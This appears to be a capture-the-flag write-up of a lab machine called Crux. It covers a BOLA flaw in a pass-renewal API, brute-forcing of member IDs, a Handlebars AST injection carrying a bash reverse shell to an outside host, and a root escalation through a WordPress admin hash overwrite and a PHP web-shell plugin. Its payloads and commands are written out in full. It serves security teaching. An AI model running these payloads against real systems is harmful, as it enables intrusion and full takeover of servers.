Crux is a Linux machine that hosts a web application for granting access to boulder climbing sites, based on a daily pass system. I got foothold by injecting code in a Handlebars.js AST parser, then escalated privileges by executing code via a WordPress instance running as root.
Enum
Initial Scan
❯ sudo nmap -sS -sV 172.16.13.247[sudo] password for vncsb:Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-06 23:29 +0000Nmap scan report for 172.16.13.247Host is up (0.14s latency).Not shown: 998 closed tcp ports (reset)PORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.4 (Ubuntu Linux; protocol 2.0)80/tcp open  http    nginx 1.28.3 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 9.99 seconds
Port 80
When accessing the machine on port 80, I got redirected to the domain crux.hc:
❯ curl -I http://172.16.13.247HTTP/1.1 301 Moved PermanentlyServer: nginx/1.28.3 (Ubuntu)Date: Fri, 06 Nov 2026 23:31:43 GMTContent-Type: text/htmlContent-Length: 178Connection: keep-aliveLocation: http://crux.hc/I added the domain to /etc/hosts and accessed it again. I landed on what appeared to be a web application for granting boulder climbers access to climbing sites:

The “How it works” section describes the application’s features:
- Create your profile
- Renew your day pass - This is the main feature which allows users to generate or renew a pass
- Scan & climb - Users can scan their pass to gain access
- Log your sends - Users can register their climbs and compete in a leaderboard
The application had a robots.txt disallowing the /console path:
User-agent: *Disallow: /consoleWhen I tried to access it, I got a 403 error with a message saying that only gym owners were allowed to access this feature:

This looked like a good initial target.
While exploring the application’s source files I found api-client.js, which is responsible for making all the API calls:
const API = '/api/v1';
async function apiSend(path, method, body) {  const res = await fetch(API + path, {    method,    headers: body ? { 'Content-Type': 'application/json' } : {},    body: body ? JSON.stringify(body) : undefined,    credentials: 'same-origin',  });  return res;}
async function apiJson(path) {  const res = await fetch(API + path, { credentials: 'same-origin' });  if (!res.ok) throw new Error('request failed: ' + res.status);  return res.json();}
const CruxAPI = {  register: (username, display_name, password) =>    apiSend('/register', 'POST', { username, display_name, password }),
  login: (username, password) =>    apiSend('/login', 'POST', { username, password }),
  logout: () => apiSend('/logout', 'POST'),
  me: () => apiJson('/me'),
  leaderboard: () => apiJson('/leaderboard'),
  renewPass: (member_id) => apiSend('/pass/renew', 'POST', { member_id }),
  // backup = portable Handlebars template  exportConfig: () => apiSend('/config/export', 'GET'),  restoreConfig: (backup) => apiSend('/config/restore', 'POST', { backup }),};
window.CruxAPI = CruxAPI;
Two things in this code caught my attention:
- The
/pass/renewendpoint expects the front-end to send themember_id, instead of getting this information from some kind of session token - The
/config/restoreendpoint expects a “portable Handlebars template”, according to the comment
Shell as node
The pass renew feature works by receiving a member_id and issuing a new session_token:
POST /api/v1/pass/renew
{"member_id":4}HTTP/1.1 204 No ContentServer: nginx/1.28.3 (Ubuntu)Date: Fri, 06 Nov 2026 23:56:47 GMTConnection: keep-aliveSet-Cookie: session_token=117f17a87559900a4c980919df170cf1d5984a72e1f2d40d; Path=/; HttpOnly; SameSite=LaxWhen I saw that in order to renew a pass the API expected a member_id as a parameter, I immediately thought of trying to send another user’s member_id to obtain that user’s session token:
❯ curl -X POST http://crux.hc/api/v1/pass/renew -H "Cookie: session_token=dd01d6c73c0c915ad3dd91a631f306a4997a9ab73c4a4911" -H "Content-Type: application/json" -d '{"member_id": 2}' -v[..snipped..]< HTTP/1.1 204 No Content< Server: nginx/1.28.3 (Ubuntu)< Date: Sat, 07 Nov 2026 00:41:49 GMT< Connection: keep-alive< Set-Cookie: session_token=5f003fc8ad026e2539f56363b346152b8f347ca64de0b67a; Path=/; HttpOnly; SameSite=LaxI then used the returned session_token in the /api/v1/me endpoint to confirm the owner of the token:
❯ curl -s http://crux.hc/api/v1/me -H "Cookie: session_token=5f003fc8ad026e2539f56363b346152b8f347ca64de0b67a" | jq{ "member_id": 2, "username": "mia.okafor", "display_name": "Mia Okafor", "role": "member", "home_gym": "Crux Riverside", "sends": 331}This meant that this API is vulnerable to BOLA (Broken Object Level Authorization): the server does not verify that the user is authorized to renew a pass for the member_id sent in the request.
However, all users on the leaderboard had the member role, while I needed an owner user to be able to access the /console feature.
This led me to try and brute-force a range of member_id values, using ffuf:
❯ seq 5 999 | ffuf -c -w - -X POST -u 'http://crux.hc/api/v1/pass/renew' -b "session_token=5f003fc8ad026e2539f56363b346152b8f347ca64de0b67a" -H "Content-Type: application/json" -d '{ "member_id": FUZZ}'________________________________________________
 :: Method           : POST :: URL              : http://crux.hc/api/v1/pass/renew :: Wordlist         : FUZZ: - :: Header           : Content-Type: application/json :: Header           : Cookie: session_token=5f003fc8ad026e2539f56363b346152b8f347ca64de0b67a :: Data             : { "member_id": FUZZ} :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500________________________________________________
593                     [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 128ms]:: Progress: [995/995] :: Job [1/1] :: 310 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
A user with member_id 593 exists, so I renewed the pass with this id:
❯ curl -X POST http://crux.hc/api/v1/pass/renew -H "Cookie: session_token=dd01d6c73c0c915ad3dd91a631f306a4997a9ab73c4a4911" -H "Content-Type: application/json" -d '{"member_id": 593}' -v* upload completely sent off: 18 bytes[..snipped..]< HTTP/1.1 204 No Content< Server: nginx/1.28.3 (Ubuntu)< Date: Sat, 07 Nov 2026 00:50:49 GMT< Connection: keep-alive< Set-Cookie: session_token=6aeb316b8c2cbdd7e536cfd034bb3471f545be902dfd50e0; Path=/; HttpOnly; SameSite=Lax<* Connection #0 to host crux.hc:80 left intactI then checked the user’s information and it turned out this was an owner user:
❯ curl -s http://crux.hc/api/v1/me -H "Cookie: session_token=6aeb316b8c2cbdd7e536cfd034bb3471f545be902dfd50e0" | jq{ "member_id": 593, "username": "dana.reeves", "display_name": "Dana Reeves", "role": "owner", "home_gym": "Crux HQ", "sends": 412}Setting my browser’s session_token cookie to this value allowed me to access the /console feature, which uses the /config/export and /config/restore API endpoints to export and restore settings:

The settings were exported in the base64 format and decoding it revealed a JSON:
{ "type": "Program", "body": [ { "type": "ContentStatement", "original": "Crux HQ notice · desk ", "value": "Crux HQ notice · desk ", "loc": { "start": { "line": 1, "column": 0 }, "end": { "line": 1, "column": 22 } } }, { "type": "MustacheStatement", "path": { "type": "PathExpression", "data": false, "depth": 0, "parts": [ "phone" ], "original": "phone", "loc": { "start": { "line": 1, "column": 24 }, "end": { "line": 1, "column": 29 } } }, "params": [], "escaped": true, "strip": { "open": false, "close": false }, "loc": { "start": { "line": 1, "column": 22 }, "end": { "line": 1, "column": 31 } } },[..snipped..]}The JSON above was snipped for brevity because the full output was a lot bigger than this.
The code comment about a “Handlebars template”, together with terms like ContentStatement and MustacheStatement, led me to identify this as a Handlebars AST, which is the representation of a Handlebars template in a JSON format that is generated by the Handlebars compiler.
While researching ways to abuse this, I found this payload at Hacktricks that seemed to apply to this case. I modified it to execute a reverse shell:
{"type": "Program","body":[ { "type": "MustacheStatement", "path": 0, "params": [ { "type": "NumberLiteral", "value": "process.mainModule.require('child_process').execSync(`bash -c 'bash -i >& /dev/tcp/10.0.66.176/4444 0>&1'`)" } ], "loc": { "start": 0, "end": 0 } }]}And encoded it as base64:
eyJ0eXBlIjoiUHJvZ3JhbSIsImJvZHkiOlt7InR5cGUiOiJNdXN0YWNoZVN0YXRlbWVudCIsInBhdGgiOjAsInBhcmFtcyI6W3sidHlwZSI6Ik51bWJlckxpdGVyYWwiLCJ2YWx1ZSI6InByb2Nlc3MubWFpbk1vZHVsZS5yZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlY1N5bmMoYGJhc2ggLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMC42Ni4xNzYvNDQ0NCAwPiYxJ2ApIn1dLCJsb2MiOnsic3RhcnQiOjAsImVuZCI6MH19XX0=I then started a nc listener, pasted the base64 payload into the application and sent it using the “Restore from backup” button:

Got a shell in my listener as node:
❯ nc -lnv 4444Listening on 0.0.0.0 4444Connection received on 172.16.2.156 41738bash: cannot set terminal process group (656): Inappropriate ioctl for devicebash: no job control in this shellnode@ip-172-16-2-156:~/crux/app$ ididuid=1001(node) gid=1001(node) groups=1001(node),100(users)Shell as root
While looking at the internal open ports, I noticed that the ports 3306 and 8080 were open, which suggested that a MySQL instance and a web application were running:
node@ip-172-16-2-156:~/crux/app$ ss -punta | grep 127[..snipped..]tcp LISTEN 0 511 127.0.0.1:3000 0.0.0.0:* users:(("node-MainThread",pid=656,fd=21))tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*tcp LISTEN 0 511 127.0.0.1:8080 0.0.0.0:*tcp TIME-WAIT 0 0 127.0.0.1:9001 127.0.0.1:48694tcp CLOSE-WAIT 1 0 127.0.0.1:3000 127.0.0.1:45396 users:(("node-MainThread",pid=656,fd=22))I took a look at /var/www/ to find out what was running on port 8080 and found WordPress files:
node@ip-172-16-2-156:~/crux/app$ ls -al /var/www/wordpress/total 248drwxr-xr-x 5 root root 4096 Jul 20 18:53 .drwxr-xr-x 4 root root 4096 Jul 19 03:15 ..-rw-r--r-- 1 root root 405 Feb 6 2020 index.php-rw-r--r-- 1 root root 19903 Jul 20 18:50 license.txt-rw-r--r-- 1 root root 7425 Jul 20 18:50 readme.html-rw-r--r-- 1 root root 7349 Oct 8 2025 wp-activate.phpdrwxr-xr-x 9 root root 4096 Mar 11 2026 wp-admin-rw-r--r-- 1 root root 351 Feb 6 2020 wp-blog-header.php-rw-r--r-- 1 root root 2323 Jun 14 2023 wp-comments-post.php-rw-r--r-- 1 root root 3339 Aug 12 2025 wp-config-sample.php-rw-r--r-- 1 root root 1511 Jul 20 18:53 wp-config.php-rw-r--r-- 1 root root 1269 Jul 20 18:50 wp-config.php.bakdrwxr-xr-x 6 root root 4096 Jul 20 18:50 wp-content-rw-r--r-- 1 root root 5617 Aug 2 2024 wp-cron.phpdrwxr-xr-x 31 root root 12288 Mar 11 2026 wp-includes-rw-r--r-- 1 root root 2493 Apr 30 2025 wp-links-opml.php-rw-r--r-- 1 root root 3937 Mar 11 2024 wp-load.php-rw-r--r-- 1 root root 51437 Oct 29 2025 wp-login.php-rw-r--r-- 1 root root 8727 Apr 2 2025 wp-mail.php-rw-r--r-- 1 root root 31055 Nov 7 2025 wp-settings.php-rw-r--r-- 1 root root 34516 Mar 10 2025 wp-signup.php-rw-r--r-- 1 root root 5214 Aug 19 2025 wp-trackback.php-rw-r--r-- 1 root root 3205 Nov 8 2024 xmlrpc.phpTo confirm that WordPress was running on 8080, I used curl:
node@ip-172-16-2-156:~/crux/app$ curl -s http://127.0.0.1:8080 | grep wordpress{"imports":{"@wordpress/interactivity":"http://127.0.0.1:8080/wp-includes/js/dist/script-modules/interactivity/index.min.js?ver=66c613f68580994bb00a"}}<link rel="modulepreload" href="http://127.0.0.1:8080/wp-includes/js/dist/script-modules/interactivity/index.min.js?ver=66c613f68580994bb00a" id="@wordpress/interactivity-js-modulepreload" fetchpriority="low"> Designed with <a href="https://wordpress.org" rel="nofollow">WordPress</a> </p><script type="module" src="http://127.0.0.1:8080/wp-includes/js/dist/script-modules/block-library/navigation/view.min.js?ver=b0f909c3ec791c383210" id="@wordpress/block-library/navigation/view-js-module" fetchpriority="low" data-wp-router-options="{"loadOnClientNavigation":true}"></script>I checked the wp-config.php for credentials and found the user and password for the database:
node@ip-172-16-2-156:/var/www/wordpress$ cat wp-config.php<?phpdefine( 'DB_NAME', 'wp_ops' );define( 'DB_USER', 'wp_ops' );define( 'DB_PASSWORD', 'Cl1mb-H1gh-0ps-2026' );define( 'DB_HOST', 'localhost' );define( 'DB_CHARSET', 'utf8mb4' );define( 'DB_COLLATE', '' );[..snipped..]define( 'WP_AUTO_UPDATE_CORE', false );define( 'AUTOMATIC_UPDATER_DISABLED', true );define( 'DISABLE_WP_CRON', true );require_once ABSPATH . 'wp-settings.php';I was able to extract the hash from the siteadmin WordPress user, but wasn’t able to crack it. This ruled out password reuse. What was left was to change the password hash to something I control and execute code as the user running WordPress. I used ps to check the owner of the WordPress process:
node@ip-172-16-2-156:~$ ps aux | grep wproot 1117 0.0 1.0 209128 41736 ? S 00:38 0:01 php-fpm: pool wproot 1118 0.0 1.0 209024 39548 ? S 00:38 0:00 php-fpm: pool wpWith root owning the WordPress process, there was a clear path to privilege escalation.
In order to make it easier to interact with the WordPress instance I decided to use ssh local port forwarding to access port 8080 on the target machine directly from my machine.
First, I needed to generate a new key pair:
❯ ssh-keygen -t rsa -f ./id-rsaAnd add the public key to the authorized_keys for the node user on the target machine:
node@ip-172-16-2-156:~$ echo -n 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCraZOOKhwDDwzJToOx4ri5PLkF/s2i/79HTi4SRWdxf6Gb2nkyNzBgXOA+lGbFwNP+PXagcivuW0jMyXXaucIJVNrVKFhsdNEeDP49IrU5MXHJeYa/pY54cVU8hgIqhvs3B2v9f8OydLAgH0Y/pArPv7X7DgzNdjRWOJnuxtVAiDZugQU21VSHMy73elj/wm+tZB+mORDtAVkMKyNZ+M+MvyhXRm9qF4jlCLc1Qhx0AVhS8idGicTY1aT85n4z4Qmi3JgmEgrBhyKwcPRZ16nosylT2EBlrW1ISpVpd3VexmxGmQ94o80ktmKVa8Mp+9qCV3Ar98MQ8FyX3ANHLNdhE4GsSVPHgyapsYYmfUdD3hjJzLEF+d6TTAL+c8xKR4FRWQTRGJzTI1ZGg/IT5XCDp4RZ2viu/B7gDob8GvlOmYPR9G+RJ9VgN1l18M8PGAVNyPeef/xWyR/0tCgbbotZ4N0DkZysDEl2zs1AZBPERkUCxzvrD7u9zn733aKkHY0= vncsb@haxos' > .ssh/authorized_keysNow I just needed to do the port forwarding:
❯ ssh -i id-rsa -f -N -L localhost:8080:localhost:8080 node@crux.hcWhich made the WordPress blog available to visit locally:

With access to WordPress, I needed to change siteadmin user’s password hash so I could log in:
MariaDB [wp_ops]> UPDATE wp_users SET user_pass = '$2y$10$36br7TQaEWFA09aD7ouqO.rTjNV6oVy0UnBu7H9TwUgPpHENf5f4a' WHERE ID = 1;This hash is equivalent to the password YourNewPass123.

Now that I had admin access to WordPress, I opted to upload a plugin to get code execution. I created a shell.php file and added this code:
<?php/*Plugin Name: PluginDescription: PluginsVersion: 1.0*/system($_GET['cmd']);The header comment is required so that WordPress recognizes this as a valid plugin.
Then I created a shell/ folder, moved shell.php to it and zipped the folder:
❯ zip -r shell.zip shell/ adding: shell/ (stored 0%) adding: shell/shell.php (deflated 15%)I uploaded the plugin to WordPress using the web interface at /wp-admin/plugin-install.php. After the plugin was successfully uploaded, I could use curl to execute commands:
❯ curl 'http://127.0.0.1:8080/wp-content/plugins/shell/shell.php?cmd=id'uid=0(root) gid=0(root) groups=0(root)Rooted! :]